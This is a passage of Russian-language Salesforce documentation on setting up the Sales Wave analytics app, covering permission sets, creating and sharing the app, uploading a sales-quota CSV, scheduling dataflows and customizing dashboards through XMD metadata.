Рекомендуем использовать простой конфигуратор приложения Sales Wave для быстрого создания приложения и определения важности данных Sales Wave.

### 4. Обновление набора данных «План продаж (Цель)» приложения Sales Wave

Если вы дали положительный ответ на вопрос мастера конфигурации об отслеживании планов продаж вашей компании на уровне пользователей, то для включения информации планов продаж в панели мониторинга требуется обновить набор данных «План продаж» приложения Sales Wave, чтобы этот набор отображался на панели.

### 5. Планирование ежедневных потоков данных приложения Sales Wave

Прежде чем начать работу с данными посредством приложения Sales Wave, спланируйте потоки данных на периоды вне рабочих часов.

### 6. Интеграция приложения Sales Wave с системой Salesforce

Выполнение дополнительных интеграций и индивидуальных настроек для повышения полезности приложения Sales Wave.

### 7. Общие сведения об ограничениях для приложения Sales Wave

Sales Wave обеспечивает следующие формы поддержки объектов и данных Salesforce.

## 8. Общие сведения о готовых панелях мониторинга и наборах данных приложения Sales Wave


Приложение Sales Wave содержит готовые панели мониторинга и наборы данных, которые позволяют ускорить процесс просмотра данных Sales Wave.

## 9. Общие сведения о терминологии по данным приложения Sales Wave

Чтобы повысить эффективность использования приложения Sales Wave, рекомендуем просмотреть показатели и термины, используемые в приложении.

## Сведения о приложении Sales Wave


Прежде чем создавать и использовать приложение для изучения данных Sales Cloud, ознакомьтесь с преимуществами Sales Wave.



Приложение Sales Wave создано компанией Salesforce для упрощения процесса анализа данных Sales Cloud.

Создание приложения не требует особых усилий: используя встроенный configurator, ответьте на вопросы относительно нужного способа просмотра данных, а Wave позаботится обо всем остальном. Созданное приложение содержит готовые наборы данных, панели мониторинга и представления Lens, позволяющие просматривать данные Sales Cloud на любом устройстве, поддерживающем Wave.

Интуитивно-понятный интерфейс Wave позволяет быстро получать актуальную аналитическую картину на основе данных по продажам. А возможность настройки приложения Sales Wave позволяет детализировать основные аспекты деятельности в соответствии с бизнес-требованиями.

 **Прим.:** Организация может использовать приложение Sales Wave с или без платформы Salesforce Wave Analytics, приобретя лицензию Sales Wave.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition,**  
**Performance Edition** и  
**Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования  
шаблонных приложений  
Wave:

- «Использование шаблонных приложений Wave Analytics»

Для использования Sales  
Wave:

- «Доступ к шаблонам и приложениям Sales Cloud Analytics»

Для создания и управления  
приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»

## Настройка полномочий Salesforce для приложения Sales Wave

Выберите лицензию для набора полномочий Sales Wave; создайте и назначьте наборы полномочий для предоставления пользователям и администраторам доступа к приложению Sales Wave.

Организация может использовать приложение Sales Wave с платформой Salesforce Wave Analytics или без нее, приобретя лицензию Sales Wave. Лицензия Sales Wave включает следующие полномочия.

- «Использование шаблонных приложений Wave Analytics» обеспечивает доступ ко всем шаблонным приложениям Wave. Sales Wave — первое такое приложение.
- «Доступ к шаблонам и приложениям Sales Cloud Analytics» обеспечивает соответствующий доступ к Sales Wave, а также к данным и готовым панелям мониторинга, которые в него входят.
- «Управление шаблонными приложениями Wave Analytics» предоставляет администраторам возможность создания приложений Wave для пользователей в их организациях, в данном случае приложения Sales Wave.
- «Изменение потока данных Wave Analytics» позволяет администраторам загружать и скачивать JSON для существующих потоков данных.

С использованием этих полномочий можно создавать наборы по аналогии с работой с любыми наборами полномочий Salesforce, путем выбора лицензии набора полномочий, создания наборов с учетом полномочий, включенных этой лицензией, и путем назначения наборов полномочий пользователям. Можно выполнять ту же процедуру, что и при настройке полномочий платформы Wave Analytics. Исключение — использование полномочий, включенных лицензией набора полномочий для приложения Sales Wave Analytics. См. раздел [Настройка платформы Wave](#) на странице 3748. Обычно достаточно создать два типа набора полномочий Sales Wave: по одному для групп пользователей и администраторов.

- 1. Выберите лицензию набора полномочий приложения Sales Wave Analytics .** Для всех пользователей Sales Wave в вашей организации требуется лицензия набора полномочий для приложений Sales Analytics. Ее можно выбрать и назначить пользователям так же, как любую лицензию набора полномочий Salesforce.
- 2. Создайте и назначьте набор полномочий, который открывает пользователям доступ к приложению Sales Wave.** Для большинства пользователей в вашей организации требуется только возможность просмотра приложения Sales Wave. Для таких пользователей создайте набор полномочий, который включает первые два полномочия, представленные выше: «Использование шаблонных приложений Wave Analytics» и «Доступ к шаблонам и приложениям Sales Cloud Analytics». С этими полномочиями пользователи могут просматривать все элементы Sales Wave, а также создавать и редактировать панели мониторинга. После создания набора полномочий можно назначить пользователям.
- 3. Создайте и назначьте набор полномочий, который открывает администраторам и отдельным пользователям доступ к управлению приложением Sales Wave.** Администраторам и некоторым пользователям в организации требуется возможность создания приложения Sales Wave и предоставления к нему общего доступа. Создайте набор полномочий, который включает все полномочия, входящие в лицензию Sales Wave, и назначьте его им. С этими полномочиями пользователи могут не только просматривать все элементы Sales Wave, создавать и редактировать панели мониторинга, но и создавать, публиковать и удалять приложения, планировать и [работать с потоками данных](#), а также загружать внешние данные (включая файл CSV, требуемый для [обновления набора данных «Планы продаж»](#)). У пользователей с такими полномочиями есть возможности редактировать и создавать панели мониторинга и представления Lens, редактировать и создавать наборы данных с любыми данными Salesforce (включая настраиваемые объекты), а также загружать файлы CSV для набора данных «Планы продаж».

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»




## Создание и совместное использование приложения Sales Wave

Рекомендуем использовать простой configurator приложения Sales Wave для быстрого создания приложения и определения важности данных Sales Wave.

Чтобы создать приложение Sales Wave, выполните указанные ниже действия. При необходимости удалите созданное приложение и повторите процесс создания.

Рекомендуем посмотреть видеоролик [▶ Создание приложения Sales Wave, Часть 1: использование мастера конфигурации](#), в котором демонстрируется выполнение описанных действий.

1. Выполните вход в систему Salesforce.
2. Выберите **Wave Analytics** из меню Force.com в верхнем правом углу окна Salesforce.



3. Щелкните **«Создать»**, выберите **«Приложение»**, выберите **«Sales Wave»** и нажмите кнопку **«Продолжить»**.
4. Salesforce открывает configurator Sales Wave, чтобы выполнить индивидуальную настройку приложения. Configurator отображает последовательность окон, каждое из которых содержит набор вопросов и возможных ответов в виде раскрывающегося меню. Исходя из нужного способа просмотра данных, выберите соответствующие ответы. Дополнительную информацию см. в разделе [«Индивидуализация интерфейса Sales Wave посредством configurатора»](#).
5. Введите легко узнаваемое имя приложения.
6. Нажмите **«Создать»**, чтобы запустить поток данных, на основе которого создается приложение и его активы (в том числе [поток данных](#), наборы данных и панели мониторинга).
7. Процесс создания приложения занимает несколько минут. По завершении процесса будут отображаться наборы данных и панели мониторинга, являющиеся частью приложения. Чтобы проверить статус потока данных, откройте начальную страницу Wave, нажмите значок меню в форме шестеренки в правой верхней части страницы, выберите **«Отслеживание данных»**, затем **«Просмотр потока данных»** в раскрывающемся меню в верхнем левом углу экрана и просмотрите приложение.
8. Если после просмотра панелей мониторинга требуется изменить ответы, удалите приложение и повторите вышеописанные шаги. Для удаления поместите курсор на значок только что созданного приложения, нажмите кнопку **«Удалить»**, затем кнопку **«Да»**, чтобы подтвердить удаление всех активов, связанных с приложением.
9. После создания приложения его можно использовать совместно с другими пользователями организации. Общий доступ предоставляется только пользователям, обладающим полномочиями **«Использование шаблонных приложений Wave Analytics»** и **«Доступ к шаблонам и приложениям Sales Cloud Analytics»**. (Дополнительные сведения о полномочиях для приложения Sales Wave см. в разделе [«Настройка полномочий Salesforce для приложения Sales Wave»](#)). Для совместного использования приложения наведите курсор на значок вновь созданного приложения, нажмите **«Общий доступ»**, введите имена участников группы, затем нажмите **«Добавить»** и **«Сохранить»**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»



При отслеживании планов продаж на уровне пользователя рекомендуем обновить набор данных «План продаж (Цель)», созданный вместе с приложением Sales Wave, до просмотра данных. См. раздел «Обновление набора данных "План продаж (Цель)" приложения Sales Wave».

Если приложение создано впервые, на панелях мониторинга Sales Wave будет отображаться номер, связанный с наименованием роли в иерархии. Это не самый удобный способ просмотра роли. Чтобы увидеть имя лица, ответственного за эту роль, можно обновить значение роли, внося изменения в соответствующие наборы данных файла расширенных метаданных (XMD). Подробные сведения см. в разделе «Интеграция Sales Wave с Salesforce».

СМ. ТАКЖЕ:

[Индивидуализация интерфейса Sales Wave посредством конфигулятора](#)

[Индивидуализация интерфейса Sales Wave посредством конфигулятора](#)

## Обновление набора данных «План продаж (Цель)» приложения Sales Wave


Если вы дали положительный ответ на вопрос мастера конфигурации об отслеживании планов продаж вашей компании на уровне пользователей, то для включения информации планов продаж в панели мониторинга требуется обновить набор данных «План продаж» приложения Sales Wave, чтобы этот набор отображался на панели.


Создание приложения Sales Wave инициирует одновременное создание набора данных «План продаж (Цель)». Прежде чем проанализировать способ, используемый участниками рабочей группы для отслеживания ежемесячных, ежеквартальных или ежегодных планов продаж в Sales Wave, рекомендуем обновить набор данных «План продаж» путем выполнения указанных ниже действий. Рекомендуем посмотреть видеоролик [Создание приложения Sales Wave, часть 2: загрузка CSV-файла плана продаж и планирование потока данных](#), в котором демонстрируется выполнение описанных действий.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:


- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»

 **Прим.:** Обработываемые CSV-файлы, подлежащие импорту в Sales Wave, должны открываться посредством текстового редактора. Открытие данных файлов посредством Microsoft Excel или другого редактора электронных таблиц, как правило, инициирует повторное форматирование CSV-файлов и препятствует их использованию в Sales Wave.


 **Прим.:** Если компания не отслеживает планы продаж на уровне пользователя, то данное действие может быть пропущено. Это действие следует выполнять только при положительном ответе на вопрос [мастера конфигурации](#) об отслеживании планов продаж в компании на уровне пользователей.

1. Создайте CSV-файл, содержащий следующие поля в указанном порядке: QuotaAmount, StartDate (в формате гггг-мм-дд), OwnerName и Username. Пример см. в разделе «[Пример CSV-файла приложения Sales Wave](#)».
2. Сохраните файл в области, которую легко запомнить.
3. Откройте начальную страницу Wave Analytics системы Salesforce и найдите набор данных «План продаж (Цель)».
4. Наведите указатель мыши на набор данных, а затем щелкните «**Правка**».


5. Система Salesforce отобразит экран редактирования наборов данных для набора данных плана продаж. В разделе обновления данных нажмите **«Выберите файл или перетащите файл»**




6. В открывшемся диалоговом окне перейдите к CSV-файлу, созданному в действии 1, и дважды щелкните данный файл.
7. Щелкните **«Обновить набор данных»**.
8. Если фискальный период не совпадает с календарным периодом (что происходит, если период начинается с даты, отличной от 1 января), также следует обновить файл метаданных плана продаж.
- Скопируйте JSON из файла набора данных «План продаж приложения Sales Wave» в формате JSON и вставьте его в выбранный текстовый редактор.
  - Измените значение параметра "fiscalMonthOffset" с 4 на число, соответствующее месяцу начала фискального периода. В метаданных Sales Wave «0» соответствует январю, «1» — февралю и т.д. до «11», соответствующему декабрю.
  - Сохраните файл на рабочий стол и загрузите его в приложение Sales Wave, перетаскивая в **«Выберите файл или перетащите файл сюда...»** в разделе добавления файла метаданных (JSON) на экране редактирования наборов данных.
  - Щелкните **«Обновить набор данных»**.
9. После загрузки данных плана продаж запустите поток данных повторно, чтобы обновить панели мониторинга.
- Щелкните значок меню в виде шестеренки в верхнем правом углу экрана Sales Wave и выберите отслеживание данных.



- b. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



- c. Найдите приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню, расположенное в дальнем правом углу экрана рядом со значком и названием приложения. Нажмите кнопку



Поток данных гарантирует, что в приложении Sales Wave будут новейшие данные по продажам вашей компании. Дополнительные сведения о потоках данных см. в разделе [Поддержание актуальности данных приложения Sales Wave посредством планирования потока данных](#).


## Планирование ежедневных потоков данных приложения Sales Wave

Прежде чем начать работу с данными посредством приложения Sales Wave, спланируйте потоки данных на периоды вне рабочих часов.


При создании приложения Sales Wave в процесс создания включен поток данных, повторяющийся ежедневно в период времени, заданный в приложении. Это гарантирует просмотр новейших данных системы Salesforce. Измените расписание, так чтобы поток данных осуществлялся вне рабочего дня. Таким образом поток данных не будет прерывать использование приложения.

Рекомендуем посмотреть видеоролик [▶ Создание приложения Sales Wave, часть 2: загрузка CSV-файла плана продаж и планирование потока данных](#), в котором демонстрируется выполнение описанных действий.

1. Перейдите к пункту **Wave Analytics** в меню Force.com (верхняя правая часть окна Salesforce), если вы еще этого не сделали. Чтобы открыть страницу отслеживания данных, нажмите значок шестеренки в верхнем правом углу экрана.



2. В меню, которое находится в верхней левой части экрана отслеживания данных, выберите представление потока данных.



3. Найдите созданное приложение. Возможно, для этого потребуется прокрутить страницу. Откройте меню, расположенное в дальнем правом углу экрана рядом со значком и названием приложения. Выберите «**Планирование**» и установите время для потока данных. Устанавливайте время за пределами рабочего дня, чтобы поток данных не

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и управления приложениями Wave:

- «Управление шаблонными приложениями Wave Analytics»
- «Изменение потока данных Wave Analytics»

прерывал процесс работы. Нажмите кнопку

The screenshot shows the Wave Analytics interface. At the top, there's a 'Wave Analytics' header with a refresh button and 'Last refresh: Today at 11:05 PM'. Below this, two dataflow entries are listed: 'Default Salesforce Dataflow' and 'SalesAppDev', both with green checkmarks and 'Successful' status. A table below lists start times, durations, and statuses for recent runs. A 'Start' button is highlighted in the bottom left corner.

| Start Time       | Duration      | Status     | Message |
|------------------|---------------|------------|---------|
| Today at 3:59 PM | 0 hours, 3 m. | Successful |         |
| Today at 2:51 PM | 0 hours, 3 m. | Successful |         |

## Интеграция приложения Sales Wave с системой Salesforce

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

|  |   |
|--|---|
| Для использования шаблонных приложений Wave:                         | «Использование шаблонных приложений Wave Analytics»   |
| Для использования Sales Wave:  | «Доступ к шаблонам и приложениям Sales Cloud Analytics»   |
| Для создания и управления приложениями Wave:                         | «Управление шаблонными приложениями Wave Analytics»<br>«Изменение потока данных Wave Analytics» |
| Для редактирования файла расширенных метаданных (XMD) набора данных: | «Изменение потока данных Wave Analytics»  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Developer Edition**

Доступно за  
дополнительную плату в  
версиях: **Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**.

Выполнение дополнительных интеграций и индивидуальных настроек для повышения полезности приложения Sales Wave.

Использование приложения вашей группой станет проще при переопределении имен ролей в наборах данных, встраивании панели мониторинга «Sales Wave - Общие сведения об организациях» на странице организаций Salesforce и представлении Sales Wave в виде вкладки в Salesforce Classic.


### Добавление действий к панелям мониторинга Sales Wave

Панели мониторинга Sales Wave используют действия, включенные в макетах страницы организации и возможностей. Чтобы добавить действия, измените макет страницы для данных объектов.

Перейдите на вкладку организаций или возможностей в системе Salesforce, откройте страницу организации или возможности и перейдите по ссылке «**Редактировать макет**» в верхней правой части страницы.

В разделе «Быстрые действия в публикаторе» перейдите по ссылке **переопределить глобальный макет публикатора**. Если любой пользователь организации уже выполнил это действие, ссылка не будет отображаться. Обратите внимание, что в организации, которую вы используете, название данного раздела может несколько отличаться, например, «Быстрые действия в публикаторе Salesforce Classic».

На панели макета страниц организаций или возможностей (зависит от объекта, для которого добавляются действия) нажмите кнопку **«Быстрые действия»** в верхней части страницы, слева. Перетяните действия, которые начинаются со слова «Новый» (например, новая задача, новое примечание) в раздел «Быстрые действия в публикаторе».



Чтобы сохранить внесенные изменения, нажмите кнопку **«Сохранить»**. Действия, добавленные к макету, будут доступны из диаграмм и таблиц на панелях мониторинга Sales Wave.

## Переопределение имен ролей в наборах данных

В приложении Sales Wave используется иерархия ролей Salesforce, чтобы создать представление о показателях продаж компании. Если приложение создано впервые, на панелях мониторинга Sales Wave будет отображаться номер, связанный с наименованием роли в иерархии. Это не самый удобный способ просмотра роли. Чтобы увидеть имя лица, ответственного за эту роль, можно обновить значение роли, внося изменения в соответствующие наборы данных файла расширенных метаданных (XMD).

Предположим следующую иерархию вашей роли:

```
CEO (Manager: Paul)
    Sales_WW (Manager: Yves)
        Sales_WEST
        Sales_EAST
```

Чтобы имя менеджера появилось на панелях мониторинга Sales Wave, обновите файл XMD набора данных для возможностей, используя нижеуказанное:

```
{"labels": {
  "keys": {
    "RoleName": {
      "CEO": "Paul",
      "Sales_WW": "Yves"
    },
  },
}
```

Дополнительную информацию см. в [Справочном руководстве по расширенным метаданным \(XMD\) Wave Analytics](#).

Встраивание панели мониторинга общих сведений об организациях в макет страницы организаций

Мы оптимизировали панель мониторинга «Sales Wave – Общие сведения об организациях» для встраивания в макет страницы организаций в Salesforce. Для этого следуйте инструкциям раздела [«Внедрение панели мониторинга на страницу Salesforce»](#).

Чтобы фильтровать данные панели мониторинга по просматриваемой организации, используйте следующую строку в качестве фильтра:

```
{
  "opportunity1": {
    "AccountId": ["$Id"]
  }
}
```

где `opportunity1` соответствует имени системы в наборе данных возможностей. Это имя может отличаться от имени вашей организации.

## Предоставление доступа к приложению Sales Wave на вкладке Salesforce Classic

Для получения доступа к Sales Wave перейдите к Wave Analytics в меню Force.com и выберите приложение на начальной странице Wave. Чтобы упростить доступ к приложению для группы, представьте его в форме вкладки в Salesforce Classic. Для этого создайте новую вкладку, указывающую на страницу Visualforce, содержащую панель мониторинга «Sales Wave - Общие сведения». Следуйте инструкциям раздела [«Добавить панель мониторинга Wave Analytics к странице Visualforce»](#).

## Общие сведения об ограничениях для приложения Sales Wave

Sales Wave обеспечивает следующие формы поддержки объектов и данных Salesforce.


### Поддержка приложения Sales Wave для объектов и полей Salesforce

Sales Wave поддерживает все стандартные и настраиваемые объекты и данные Salesforce. Однако при первом создании приложения по умолчанию платформа будет содержать только предустановленный набор полей и объектов.

Sales Wave создает поток данных, который публикует выбранные поля из следующих стандартных объектов Salesforce.

- Организации
- Пользователи
- Роли
- Возможности
- Продукты (элемент строки возможностей)
- Задачи
- События


Sales Wave поддерживает стандартные и настраиваемые поля стандартных объектов Salesforce. Указанные поля определяются ответами, данными пользователем при создании приложения с помощью встроенного [мастера конфигурации](#).

 **Прим.:** Sales Wave ограничивает поддержку настраиваемых объектов до десяти настраиваемых объектов на каждую организацию, где внедрено приложение Sales Wave. Это ограничение договорное, а не техническое.

Чтобы добавить настраиваемые объекты или дополнительные поля, не включенные при первом создании приложения, необходимо обновить поток данных Sales Wave. Подробные сведения см. в разделе [«Создание наборов данных посредством потока данных»](#).


## Поддержка данных, не относящихся к системе Salesforce, приложением Sales Wave

Sales Wave не поддерживает внешние источники данных, **кроме CSV-файла**, содержащего данные плана продаж на уровне пользователя. Импорт других внешних данных доступен только при наличии дополнительной лицензии. Дополнительную информацию можно получить у представителя Salesforce.

 **Прим.:** Чтобы включить данные о плане продаж в Sales Wave, необходимо загрузить файл CSV с подробными сведениями. Дополнительную информацию см. в разделе [«Обновление набора данных "План продаж \(Цель\)" приложения Sales Wave»](#).

## Общие сведения о готовых панелях мониторинга и наборах данных приложения Sales Wave

Приложение Sales Wave содержит готовые панели мониторинга и наборы данных, которые позволяют ускорить процесс просмотра данных Sales Wave.

 **Прим.:** Панели мониторинга и наборы данных, содержащиеся в вашем экземпляре Sales Wave, определяются ответами на вопросы мастера конфигураций в процессе создания приложения.

### Панели мониторинга Sales Wave

Готовые панели мониторинга в приложении Sales Wave содержат рекомендации, позволяющие быстро извлекать выгоду из данных Salesforce. Панели мониторинга позволяют пользователям управлять ожидаемыми продажами и прогнозами, понимать ключевые факторы производительности компании, визуализировать тенденции, назначать действия и получать быстрые ответы на вопросы о результатах работы.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования приложений Wave:

- «Использование шаблонных приложений Wave Analytics»

